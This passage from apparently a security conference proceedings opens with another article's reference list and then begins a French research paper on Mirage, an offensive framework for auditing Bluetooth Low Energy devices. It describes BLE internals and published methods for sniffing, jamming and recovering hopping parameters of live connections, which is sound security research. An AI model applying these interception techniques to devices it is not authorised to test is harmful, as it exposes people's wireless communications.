1. Microsoft Dev Center. Assembly Searching Sequence. `https://docs.microsoft.com/en-gb/windows/desktop/SbsCs/assembly-searching-sequence`.
2. Geoff Chapell. The API Set Schema. `https://www.geoffchappell.com/studies/windows/win32/apisetschema/index.htm`, 2016.
3. James Forshaw. The Art of Becoming TrustedInstaller. `https://tyranidslair.blogspot.com/2017/08/the-art-of-becoming-trustedinstaller.html`.
4. Lucas Georges. Apiset extension implementation. `https://gist.github.com/lucasg/f3168c24615a9852963ae6c762a65926#file-apiset_extension-h`.
5. Lucas Georges. Apiset Resolution. `https://lucasg.github.io/2017/10/15/Api-set-resolution/`.
6. Lucas Georges. COMCTL32 proxy dll. `https://gist.github.com/lucasg/f3168c24615a9852963ae6c762a65926#file-comctl32_proxy_dll-c`.
7. Lucas Georges. Dependencies. `https://www.github.com/lucasg/Dependencies`.
8. Pavel Yosifovich; Alex Ionescu. Windows Internals Github repository. `https://github.com/zodiacon/WindowsInternals/blob/master/APISetMap/ApiSet.h`.
9. Pavel Yosifovich; David A. Solomon; Alex Ionescu. Windows Internals, Part 1: System architecture, processes, threads, memory management, and more. `https://books.google.com/books?id=y83LDgAAQBAJ&pg=PT1062`, 2015.
10. Pavel Yosifovich; David A. Solomon; Alex Ionescu. Windows Internals, Part 1: System architecture, processes, threads, memory management, and more. `https://books.google.com/books?id=y83LDgAAQBAJ&pg=PT281`, 2015.
11. The Windows kernel team. One Windows Kernel. `https://techcommunity.microsoft.com/t5/Windows-Kernel-Internals/One-Windows-Kernel/ba-p/267142`, 2018.
12. Microsoft. Dynamic-Link Library Search Order. `https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-library-search-order`.
13. Palo Alto Networks. PlugX Uses Legitimate Samsung Application for DLL Side-Loading. `https://unit42.paloaltonetworks.com/plugx-uses-legitimate-samsung-application-for-dll-side-loading/`.
14. Dependency Walker. Dependency Walker 2.2. `http://www.dependencywalker.com`.

9. All the vulnerabilities in this article were found “by hand” by the author.

Mirage : un framework offensif pour l'audit du Bluetooth Low Energy

Romain Cayre[1,2], Jonathan Roux[1,3], Eric Alata[1,3],
Vincent Nicomette[1,3] et Guillaume Auriol[1,3]
prenom.nom@laas.fr

[1] CNRS, LAAS, 7 avenue du colonel Roche, F-31400 Toulouse, France
[2] APSYS.LAB, APSYS
[3] Université de Toulouse, INSA, LAAS, F-31400 Toulouse, France

Résumé. Nous assistons aujourd'hui à une mutation profonde de l'industrie informatique : des systèmes connectés d'un nouveau genre, désignés sous le terme d'objets connectés, apparaissent au sein des foyers et des entreprises, où leur usage se généralise progressivement. Dans ce contexte, la sécurisation de ces objets devient un enjeu majeur. Pourtant, l'audit d'un système connecté reste aujourd'hui une tâche complexe, nécessitant l'utilisation de nombreux outils hétérogènes, tant matériels que logiciels, souvent incompatibles entre eux et à la mise en œuvre parfois complexe. Nous présentons dans cet article le framework *Mirage* développé en Python et destiné à l'audit des technologies sans fil fréquemment utilisées par les objets connectés. Nous introduisons notamment les modules d'analyse et d'attaque développés dans le cadre de l'évaluation d'objets connectés utilisant la technologie sans fil *Bluetooth Low Energy*.

1 Introduction

1.1 Problématique

Les systèmes d'information sont actuellement en pleine mutation : de nombreux dispositifs du quotidien, désignés sous le terme générique d'*objets connectés*, sont dotés de nouvelles fonctionnalités « intelligentes » et s'inscrivent dans le cadre d'une interconnexion croissante. Cette évolution majeure, dont la vocation est d'étendre au monde physique le réseau Internet, est appelée *Internet des Objets*. Face à l'engouement du public, les constructeurs s'efforcent de proposer des objets toujours plus « intelligents » et connectés, souvent au détriment de la sécurité.

Cette évolution se produit dans un contexte particulier : en effet, face au développement de ces nouveaux marchés, de nombreux protocoles de communication sans fil ont été propulsés sur le devant de la scène, sans que l'un d'entre eux ne se soit réellement démarqué et imposé. Ces

protocoles cherchent à répondre aux problématiques techniques liées aux objets connectés, comme l'économie d'énergie et la mobilité. *ANT+*, *Zigbee*, la variante « basse consommation » du Bluetooth (nommée *Bluetooth Low Energy*) se livrent ainsi une concurrence féroce, au fur et à mesure de leur déploiement au sein de l'*Internet des Objets*, et accumulent des fonctionnalités pour convaincre l'industrie, reléguant la sécurité au second plan. L'hétérogénéité de ces technologies et leur expansion rapide sont problématiques, car elles contribuent à augmenter la surface d'attaque des systèmes concernés, exposant par là-même les systèmes d'information environnants, tout en compliquant le travail de l'analyste.

Dans ce contexte d'expansion rapide, il devient indispensable de disposer d'outils fiables et efficaces et de méthodologies pertinentes afin d'auditer la sécurité de ces systèmes d'un nouveau genre. Nous nous concentrons ici sur l'audit des objets connectés utilisant le *Bluetooth Low Energy*, une technologie de communication sans fil dérivée du *Bluetooth*, particulièrement populaire pour le développement d'objets connectés en raison de sa faible consommation énergétique et de son large déploiement au sein des *smartphones* et tablettes.

De nombreux outils, logiciels comme matériels, ont été produits ces dernières années afin d'évaluer la sécurité des systèmes communiquants via *Bluetooth Low Energy*, et nous disposons aujourd'hui d'une vision assez complète des attaques et des risques inhérents à cette technologie. Cependant, il reste aujourd'hui particulièrement complexe d'auditer de façon satisfaisante ce type d'équipements, pour de nombreuses raisons.

Au niveau des composants matériels utilisés dans le cadre de la sécurité offensive, des systèmes et composants matériels *RF* variés sont utilisés, disposant chacun de leurs caractéristiques et de leurs APIs propres, impliquant de nombreux développements coûteux en temps et peu intéressants du point de vue de l'analyste. En outre, les problématiques liées à l'étude de la couche physique du *Bluetooth Low Energy*, dont le mécanisme de saut de fréquence (ou *channel hopping*) empêche l'utilisation de matériels génériques de type *Software Defined Radio* [11], ont amené au développement d'outils matériels spécifiques [4, 16], dont l'utilisation est parfois complexe.

De manière symétrique, l'hétérogénéité des solutions matérielles pose également de nombreux problèmes pour le développement logiciel des outils d'analyse de vulnérabilités. Devant cette diversité, les auditeurs utilisent des bibliothèques non développées dans une perspective offensive et souvent de haut niveau, donc peu adaptées aux enjeux de la sécurité offensive, ou développent des bibliothèques « maison » peu robustes

et peu modulaires. Un exemple frappant de cette problématique est le développement des deux outils de *Man In The Middle* pour le Bluetooth Low Energy : *GATTacker* [10] et *BTLEjuice* [3]. Ces derniers étant tous deux basés sur les bibliothèques nodeJS *noble* et *bleno* disponibles au moment du développement de ces outils, ils souffrent des mêmes limitations importantes du fait que ces bibliothèques ne permettent pas de gérer en parallèle sur le même système d'exploitation deux *dongles* Bluetooth, l'un en mode *Slave* et l'autre en mode *Master*. Pour contourner cette limitation, ils ont dû respectivement modifier les bibliothèques correspondantes ou mettre en place un système lourd de communication entre deux instances à l'aide de *WebSockets* afin que chaque *dongle* soit géré depuis un système d'exploitation différent, par exemple depuis une machine virtuelle.

Cette situation génère beaucoup de développements inutiles, et les codes, devant composer avec de nombreuses contraintes et limitations techniques, se complexifient à outrance. La **simplicité**, la **réutilisabilité** et la **modularité**, piliers du développement logiciel moderne, souffrent de cet état de fait.

1.2 Objectifs

Ces différents constats ont motivé le développement d'un framework d'audit, visant les technologies sans fil utilisées dans la conception d'objets connectés et notamment le *Bluetooth Low Energy*. L'objectif principal est de fournir un cadre de développement robuste et modulaire pour le test de vulnérabilités, qui soit capable de s'interfacer avec tout type d'outils matériels d'exploitation, tout en permettant à l'auditeur de se concentrer sur la logique du test (et non le fonctionnement ou les limitations de bibliothèques peu adaptées), et en lui offrant la possibilité d'intervenir au niveau des couches protocolaires basses.

Trois objectifs centraux ont motivé et guidé le développement de ce framework offensif d'attaque nommé *Mirage*.

Une approche unifiée. Lors de l'audit de sécurité des protocoles de communication utilisés par un objet connecté, il est courant de devoir utiliser plusieurs outils logiciels différents en parallèle. Cet état de fait pose de nombreux problèmes : les formats de fichiers ne sont pas forcément compatibles entre eux, chaque outil dispose bien souvent de sa propre API, de ses propres contraintes, etc.

Ces problèmes amènent l'auditeur à assimiler un grand nombre d'informations techniques, qui ne sont pas directement en lien avec la logique de l'attaque, ainsi qu'à installer de nombreux outils et bibliothèques.

La première contrainte qui a guidé la conception du framework fut donc celle de mettre en place une approche unifiée. Chaque outil proposé, s'il dispose de sa propre logique d'utilisation, est manipulable par une *API* similaire, et s'interface avec les autres modules de la même façon. Pour le développeur, il est également permis de manipuler les différentes technologies sans fil au travers d'API respectant les mêmes grands principes dans tout le framework. De plus, la structure même du framework impose de respecter le même type d'approche lors de la conception d'un module, tout en laissant évidemment une certaine liberté au développeur. Le respect de ce type de formalisme permet ainsi de développer des outils dont l'utilisation et l'interfaçage sont grandement facilités.

Une approche modulaire. Dans cette même logique, l'approche adoptée lors du développement du framework est celle de créer un système souple et modulaire. En effet, les attaques ciblant une technologie particulière peuvent contenir des éléments communs : si on prend l'exemple du *fuzzing* du serveur *GATT* d'un périphérique *Bluetooth Low Energy* et du clonage de ce même périphérique, un certain nombre d'éléments sont similaires. Il faudra scanner l'environnement pour détecter la présence de l'objet, se connecter et énumérer les différents services et caractéristiques présents sur l'objet, avant de mettre en place un comportement spécifique (exporter la connaissance acquise ou lancer une tentative de *fuzzing*).

Pour éviter la présence de codes redondants et faciliter la maintenance du code, le framework est conçu pour faciliter le découpage des attaques en modules logiciels fonctionnels. Ainsi, dans le cas précédemment évoqué, un module permet de se connecter à l'objet, un module permet le scan de l'environnement, un autre énumère les services disponibles, etc. Il est dès lors possible de combiner ces différents modules en une attaque complexe grâce à un mécanisme de chaînage (dont le fonctionnement est similaire à celui de l'opérateur «|» sous Unix), voire de les intégrer dans un module plus général si le comportement est trop complexe.

Afin de conserver une certaine souplesse dans l'utilisation, les modules sont paramétrables par l'intermédiaire d'arguments d'entrée. Chaque module disposant également de la possibilité de renvoyer une ou plusieurs valeurs de sortie, le rôle de l'opérateur de chaînage est d'exécuter successivement chaque module spécifié, en définissant les valeurs potentielles de sortie d'un module comme paramètres d'entrée du module suivant.

Une approche bas niveau. Comme souligné précédemment, les outils logiciels utilisés dans le développement des attaques sont souvent peu

adaptés car trop haut niveau, et leurs structures et leurs limitations peuvent constituer des freins au bon développement d'une attaque.

Une volonté assumée lors de la conception du framework était de permettre de travailler sur les couches inférieures des protocoles sans fil, afin de pouvoir développer tout type d'attaque en limitant le moins possible le développeur par des contraintes logicielles. Ainsi, les modules matériels *RF* supportés par le framework ont été sélectionnés pour permettre de manipuler les couches basses des protocoles, et chaque protocole implémenté a été défini au niveau le plus bas accessible logiciellement. La pertinence de cette approche s'est manifestée à de nombreuses reprises lors du développement d'attaques pour le framework. Ainsi, dans le cas du *Bluetooth Low Energy*, travailler directement au niveau des paquets *HCI* et non avec une bibliothèque tierce a permis de développer des attaques comme le *Man In The Middle* sans les limitations imposées aux autres outils similaires, *BTLEJuice* [3] et *GATTacker* [10].

Dans la section 2, nous commençons par établir un bref panorama de la sécurité offensive pour le *Bluetooth Low Energy*. Nous présentons notamment les principales caractéristiques techniques de la technologie, puis nous dressons un état de l'art détaillé de la sécurité offensive pour ce type de systèmes. Ensuite, nous présentons en section 3 le fonctionnement général du framework *Mirage* ainsi que quelques éléments d'architecture, puis quelques modules d'attaque pertinents. La section 4 détaille l'audit d'une ampoule connectée par l'intermédiaire des modules précédemment décrits. Enfin, la section 5 conclut cet article.

2 Panorama de la sécurité offensive pour le Bluetooth Low Energy

2.1 Le Bluetooth Low Energy

Le *Bluetooth Low Energy* (aussi appelé *Bluetooth Smart*) est une évolution du protocole de transmission sans fil *Bluetooth* à destination des systèmes embarqués, introduit dans la norme 4.0 de la spécification du Bluetooth [15]. Développé en parallèle de la technologie Bluetooth, il introduit un certain nombre de fonctionnalités destinées à diminuer la consommation énergétique des systèmes l'utilisant, en faisant un choix particulièrement indiqué pour les objets connectés.

La couche physique. Le *Bluetooth Low Energy* (ou *BLE*) utilise une couche physique similaire à celle du *Bluetooth*, bien qu'incompatible en

raison de l'utilisation de modulations différentes. La modulation utilisée par le *BLE* est une modulation à déplacement de fréquence utilisant un filtre gaussien pour limiter la largeur spectrale (*Gaussian Frequency-Shift Keying*). Fonctionnant dans la bande de fréquences de 2.4GHz à 2.5GHz, le *BLE* peut utiliser jusqu'à 40 canaux de communication (bien qu'un sous ensemble de ces canaux puisse être utilisé), dont trois sont réservés à la diffusion de messages en *broadcast*, appelés *advertisements*. La répartition de ces canaux dans le spectre radio-fréquence est décrite par la figure 1.




Fig. 1. Les canaux de communication du Bluetooth Low Energy.

La couche physique du *BLE* est basée sur un mécanisme de saut de fréquence (appelé *channel hopping*), destiné à éviter les interférences avec d'autres technologies sans fil utilisant des fréquences similaires. Ainsi, au cours d'une connexion, les systèmes changent fréquemment de canal selon un algorithme dépendant de trois paramètres négociés à la connexion :

- **le Channel Map**, définissant l'ensemble des canaux de communication utilisé par la connexion ;
- **le Hop Increment**, indiquant l'incrément pour le passage d'un canal à un autre ;
- **le Hop Interval**, indiquant la durée entre deux sauts de fréquence.

Le passage du canal n au canal $n+1$ est défini par la formule suivante : $channel_{n+1} \equiv (channel_n + hopIncrement) \mod 37$

Le changement de canal est réalisé à intervalle régulier, cette durée étant paramétrée par le *Hop Interval* et pouvant être calculée à l'aide de la formule suivante : $\Delta t = 1.25ms \times \text{hopInterval}$

La synchronisation lors d'une communication est assurée grâce à un mécanisme d'échanges de paquets vides. Un algorithme de contrôle de redondance cyclique (abrégé *CRC*) permet de vérifier la validité des données reçues, et se paramètre à partir d'une valeur nommée *CRCInit*, elle aussi transmise lors de l'établissement de la connexion. Enfin, une adresse d'accès (ou *Access Address*) de 32 bits permet d'identifier la connexion courante.

Description protocolaire du Bluetooth Low Energy. Tout comme le *Bluetooth*, le *Bluetooth Low Energy* utilise une pile protocolaire (représentée en figure 2) séparée en deux parties : la partie *Host* et la partie *Controller*. Ces deux parties communiquent au travers d'une interface série appelée *Host Controller Interface* (généralement abrégée HCI).




Fig. 2. Modèle en couches du Bluetooth Low Energy.

La partie *Controller* gère les couches protocolaires les plus basses, notamment la couche physique et la couche liaison (*Link Layer*). Cette couche liaison présente une architecture de type Maître / Esclave. Elle définit ainsi deux rôles :

— **le Master** est responsable de l'établissement et de la synchronisation de la connexion. C'est notamment lui qui est en charge de transmettre les paramètres nécessaires à l'algorithme de saut de fréquence et la valeur d'initialisation de l'algorithme de CRC ;

— **le Slave** est le système sur lequel un *Master* peut se connecter. En l'absence de connexion, il peut signaler sa présence par l'intermédiaire du mécanisme d'*advertisement*, et, lorsqu'une connexion est établie, il paramètre l'algorithme de saut de fréquence et de contrôle d'intégrité en fonction des informations transmises par le *Master*. Les objets connectés fonctionnent généralement en mode *Slave*.

La partie *Host*, quant à elle, gère les couches supérieures du protocole *BLE*. Contrairement au *Bluetooth* qui présente de très nombreuses couches en fonction des applications souhaitées, le *BLE* ne présente qu'un nombre limité de couches.

La couche dite *L2CAP* est une couche de transport des données. Les autres couches gérées par la partie *Host* utilisent toutes cette couche afin de communiquer avec le *Controller*.

La couche *Generic Access Profile* (ou *GAP*) définit quatre rôles possibles pour un périphérique *BLE* : *Broadcaster*, *Scanner*, *Peripheral* ou *Central*. En effet, le *Bluetooth Low Energy* permet deux types de mécanismes pour la diffusion de données [9].

Le mode d'Advertising est utilisé pour diffuser des données en *broadcast*, à tous les équipements de l'environnement. Les paquets sont alors émis sur les trois canaux d'*advertising* réservés à cet effet, et sont accessibles à tout équipement en écoute sur l'un de ces canaux. Ce type de communication peut être utilisé comme un mécanisme de diffusion de données à part entière, ou servir à signaler la présence d'un équipement *Slave* en attente d'une connexion. Dans ce dernier cas, les paquets contiennent généralement des informations utiles à l'identification du périphérique, comme son adresse BD (un identifiant unique sur 48 bits) ou son nom. Il est possible de découvrir la présence d'un équipement émettant des *advertisements* par l'intermédiaire d'un scan actif ou passif.

Le mode Connecté établit une communication bidirectionnelle entre un périphérique de type *Master* et un périphérique de type *Slave*. Dans ce mode, le *Master* émet une requête de connexion (appelée *CONNECT_REQ*) à destination de l'objet esclave sur l'un des trois canaux d'*advertising*, en signalant les paramètres de l'algorithme de saut de fréquence précédemment mentionnés. Ils vont alors établir une communication en suivant le même motif de saut de fréquence, permettant alors l'utilisation des couches applicatives *Security Manager* (en charge de la sécurisation de la communication et de l'échange des paramètres de chiffrement) et des couches *ATT* et *GATT*.

Un périphérique uniquement capable d'émettre des *advertisements* correspond au rôle *Broadcaster*, tandis qu'un périphérique uniquement capable d'écouter ces canaux est dit *Scanner*. Le rôle *Peripheral* correspond quant à lui à un objet capable d'utiliser le mécanisme d'*advertisement* et d'accepter des connexions d'un *Master*, tandis que le rôle *Central* peut établir des connexions.

Les couches ATT et GATT. Après établissement d'une connexion, les couches *Attribute Protocol* (ou *ATT*) et *Generic Attribute Protocol* (ou *GATT*) offrent un mécanisme générique d'échange de données applicatives [9]. Contrairement au *Bluetooth*, où chaque type d'application dispose d'une couche applicative dédiée, le *BLE* présente une couche applicative unique, au fonctionnement générique.

Un périphérique capable de supporter le rôle *Peripheral* fonctionne en tant que serveur *ATT* : il se comporte alors comme une base de données d'*attributs*. Chacun de ces *attributs* dispose d'un identifiant unique (un entier non signé de 16 bits compris entre 0x0000 et 0xFFFF, appelé *handle*), d'un *type* (identifié par un *UUID*[4] sur 16 ou 128 bits) et d'une valeur (de taille variable).

Un périphérique correspondant au rôle *Central*, après avoir établi une connexion avec un *Peripheral*, se comporte comme un client *ATT*. Il dispose alors d'un certain nombre de méthodes pour manipuler les attributs du serveur. Ces méthodes permettent :

- **des accès en écriture** : la modification d'un attribut est réalisée par l'intermédiaire des méthodes *Write Command* (n'attendant pas de réponse de la part du serveur) et *Write Request* (nécessitant un acquittement de la part du serveur) ;
- **des accès en lecture** : la lecture de la valeur d'un attribut identifié par son *handle* est effectuée par l'intermédiaire de la méthode *Read Request*, qui génère une *Read Response* de la part du serveur, tandis que des méthodes complémentaires permettent de lire la valeur d'un attribut en fonction de son type (*Read By Type Request* et *Read By Group Type Request*) ou de récupérer ses caractéristiques de type et son *handle* (*Find Information Request*).

Le serveur est, quant à lui, capable de communiquer avec le client soit par l'intermédiaire de réponses à ses requêtes, soit grâce à un mécanisme de notification (*Handle Value Notification*).

La couche *GATT*, quant à elle, est une spécialisation de la couche *ATT*. Basée sur cette dernière, elle permet de hiérarchiser les attributs en un ensemble de *services* (primaires ou secondaires), eux-mêmes composés de caractéristiques (*characteristics*). Enfin, des informations supplémentaires (comme une description ou un rôle) peuvent être apportées aux caractéristiques par l'intermédiaire de descripteurs (*descriptors*). Cette structure permet de mettre en place des profils harmonisés entre différents objets au comportement similaire : ainsi, deux périphériques capables de se comporter comme des moniteurs de rythme cardiaque présenteront un

4. *Universal Unique Identifier*, soit un « Identifiant Universel Unique »

service commun *Heart Rate Service* (illustré en figure 3), contenant des caractéristiques communes (comme *Heart Rate Measurement* ou *Body Sensor Location*).




Fig. 3. Exemple d'un service GATT standardisé.

Ces définitions de services et de caractéristiques sont nommées *Profiles*, et l'organisme Bluetooth SIG propose ainsi des profils standards pour de nombreuses applications différentes [9, 15]. Cependant, cela n'empêche pas la création de comportements spécialisés, et l'usage de ces profils standards n'est évidemment pas obligatoire.

La découverte des données *GATT* est implémentée au travers d'algorithmes simples, utilisant les méthodes de la couche *ATT*.

2.2 Etat de l'art

Composants matériels. Plusieurs composants matériels ont été développés et utilisés afin de permettre l'analyse et la génération de trafic *BLE* dans un cadre de sécurité offensive [4, 16]. Les composants les plus couramment utilisés sont les *dongles* Bluetooth standard implémentant (au minimum) la spécification Bluetooth 4.0 [15], permettant notamment de jouer le rôle d'un composant *Bluetooth Low Energy* légitime (de type *Master* ou de type *Slave*), contrôlable via une interface série de type *HCI*. Un certain nombre de ces *dongles* ont été dotés par leurs fabricants de fonctionnalités supplémentaires intéressantes du point de vue offensif, notamment la possibilité de modifier l'adresse BD du *dongle*, ce qui permet d'usurper l'adresse d'équipements légitimes (c'est notamment le cas des *dongles Cambridge Silicon Radio*).

Au niveau de l'analyse du trafic réseau, et notamment dans une optique de *sniffing*, il a été nécessaire de développer des composants matériels spécifiques : en effet, les spécificités de l'algorithme de saut de fréquences du *BLE* imposent l'utilisation de composants radios capables de suivre les déplacements de fréquences de la communication. Cette contrainte exclut de fait toute approche basée sur la technologie de radio logicielle, appelée *Software Defined Radio* (en tout cas celle disponible pour un coût inférieur à 300 euros), en raison des délais imposés par la communication via USB et de l'implémentation logicielle des protocoles. Le projet *Ubertooth* [16] a été conçu dans cette optique, et a abouti au développement de deux itérations successives d'un matériel de sniffing *Bluetooth* et *Bluetooth Low Energy* (*l'Ubertooth Zero* et *l'Ubertooth One*).

De même, plusieurs *sniffers* ont été développés à base de microcontrôleur Nordic Semiconductor de la série nRF51 : la compagnie Adafruit a proposé un sniffer [17] (le *Bluefruit LE Sniffer*) capable de suivre des communications BLE depuis leur initiation, tandis que Damien Cauquil a implémenté sur un *Micro:bit* [4] (un matériel développé par la BBC à des fins pédagogiques, embarquant un microcontrôleur nRF51) le firmware de *BTLEJack* [5], un outil capable de sniffer des communications depuis leur initiation ou de retrouver les paramètres d'une communication existante. Il est à noter que cet outil (tout comme l'*Ubertooth* [16]) implémente un certain nombre de mécanismes de déni de services (notamment le *Jamming*, ou brouillage, de connexions) et permet l'*usurpation* de la communication.

Approches passives. Les principaux outils logiciels d'attaques passives du *Bluetooth Low Energy* se sont concentrés sur le *sniffing* de communications BLE. Il s'agit d'un problème complexe, dont la principale difficulté résulte du mécanisme de saut de fréquence. En effet, celui-ci étant particulièrement rapide, et la bande de fréquence concernée particulièrement large, il semble exclu de surveiller l'ensemble des 39 canaux de communication possibles, sauf à utiliser du matériel particulièrement onéreux.

La première stratégie possible consiste à capturer la communication dès son établissement, et notamment le paquet *CONNECT_REQ*, qui contient les différents paramètres déterminés dans le saut de fréquence et dans le calcul du *CRC*.

Dès lors, il suffit d'utiliser le même algorithme pour suivre la communication en même temps que ses acteurs légitimes. Cependant, ce paquet peut être émis sur n'importe lequel des trois canaux d'*advertising* : ceux-ci étant éloignés les uns des autres dans le spectre radio, il est possible de

n'être pas en écoute sur le bon canal au moment de l'établissement de la connexion (la probabilité de succès étant alors de 1/3).

Une seconde approche, proposée par Mike Ryan dans le *whitepaper* de la conférence *With Low Energy Comes Low Security* [13], consiste à déduire les paramètres de connexion d'une connexion déjà établie. Supposant que l'ensemble des 37 canaux de données étaient systématiquement utilisés, il propose l'algorithme suivant pour retrouver ces paramètres :

Initialiser : Mettre le sniffer en écoute sur un canal de donnée arbitraire.

Récupérer l'access Address : Identifier l'access Address de la connexion (32 bits) en cherchant des paquets vides. Ceux-ci ayant un format prédictible et étant fréquemment transmis (en effet, les paquets vides sont échangés lorsqu'il n'y a pas de transmission entre le master et le slave), ils permettent de déduire des adresses d'accès candidates, qui seront ensuite validées ou infirmées selon leur fréquence d'apparition.

Identifier la valeur de CRCInit : En effet, la suite de l'algorithme de récupération des paramètres ne permettant pas de travailler avec des faux positifs, il faut être capable de déterminer si un paquet reçu est valide ou non. Pour retrouver cette valeur, Mike Ryan propose d'utiliser le fait que ces valeurs de CRCInit sont calculées à l'aide d'un registre à décalage linéaire gauche, et sont donc réversibles. Il déduit d'un registre à décalage inversé des valeurs de CRCInit candidates, ce qui lui permet ensuite de réaliser des calculs et de sélectionner la bonne valeur de CRCInit.

Identifier le Hop Interval : en constatant l'écart temporel entre deux paquets reçus sur le même canal, on peut déduire que le temps écoulé est celui d'un cycle complet du *Channel Map*. Toujours en supposant que les 37 canaux de données sont utilisés, on peut donc déduire le *Hop Interval* en appliquant la formule suivante :

$$\text{hopInterval} = \frac{\Delta t}{37 \times 1.25ms}$$

Identifier le Hop Increment : finalement, en mesurant le temps entre un premier paquet arrivé sur un canal de communication arbitraire *0* et le paquet suivant sur le canal consécutif *1*, on peut retrouver le nombre de sauts réalisés entre le premier et le second paquet :

$$\text{channelsHopped} = \frac{\Delta t}{\text{hopInterval} \times 1.25ms}$$

Il est alors possible de retrouver le *Hop Increment* en résolvant l'équivalence suivante :

$$0 + \text{hopIncrement} \times \text{channelsHopped} \equiv 1 \mod 37$$

Soit :

$$\text{hopIncrement} \equiv \text{channelsHopped}^{-1} \mod 37$$

On peut résoudre cette équivalence grâce à l'application du petit théorème de Fermat, en utilisant une *Look Up Table*.

À l'issue de cet algorithme, on dispose alors de tous les paramètres nécessaires pour se synchroniser avec l'algorithme de saut de fréquence. Mike Ryan a implémenté son algorithme sur un des sniffers matériels que nous avons présentés auparavant, nommé *Ubertooth One* [16].

Cependant, une hypothèse de Mike Ryan, pourtant valide en pratique lorsqu'il a défini son algorithme, est apparue comme une limitation conséquente à cette approche : en effet, le *Channel Map* n'est pas forcément composé de l'ensemble des 37 canaux, rendant l'algorithme de récupération de paramètres inefficace.

De plus, certains canaux peuvent être réutilisés pour conserver un nombre de 37 canaux au total. Damien Cauquil a proposé une amélioration de l'algorithme initialement proposé par Mike Ryan lors de la 25^{e} édition de la conférence *DEFCON*, qu'il a implémenté avec succès sur un *Micro:bit* détourné de son utilisation pédagogique initiale [4].

Il propose de tout d'abord déterminer le *Channel Map* en écoutant successivement sur les 37 canaux possibles à la recherche de paquets valides : cette étape intervient donc logiquement après la récupération de l'*Access Address* et du *CRCInit*. Cette phase peut durer jusqu'à 4×37 secondes, rendant cette stratégie particulièrement lente. Le *Hop Interval* est retrouvé grâce à la même approche que Mike Ryan, mais le *Hop Increment* est, quant à lui, déduit selon la même procédure en prenant soin de sélectionner des canaux de communication n'apparaissant qu'une seule fois dans le *Channel Map* précedemment déterminé.

Si les approches de Mike Ryan [13] et Damien Cauquil [4] sont intéressantes et fonctionnelles, on constate cependant qu'elles restent difficiles à mettre en œuvre et présentent des inconvénients conséquents. Les délais importants impliqués par l'approche exhaustive de Damien Cauquil pour retrouver le *Channel Map* la rendent difficilement applicable pour la supervision de connexions courtes, pourtant assez fréquentes avec cette technologie. Cela implique également un certain nombre de paquets qui ne

seront pas sniffés lors de la récupération des paramètres de l'algorithme de saut de fréquence.

La question du chiffrement de ces communications se pose également : en effet, la spécification du *Bluetooth Low Energy* [15] propose des mécanismes de chiffrement des données. Si Mike Ryan a proposé un outil hors ligne, nommé *crackle* [14], capable dans certaines conditions de récupérer la clé de chiffrement et de déchiffrer le trafic, il est à noter que celui-ci se base sur l'étude des paquets émis lors de la négociation de la couche *Security Manager*, initiée en début de connexion, et est donc conditionné à la présence de ces paquets : seule une connexion sniffée depuis son initiation permet d'assurer le succès de cette attaque.

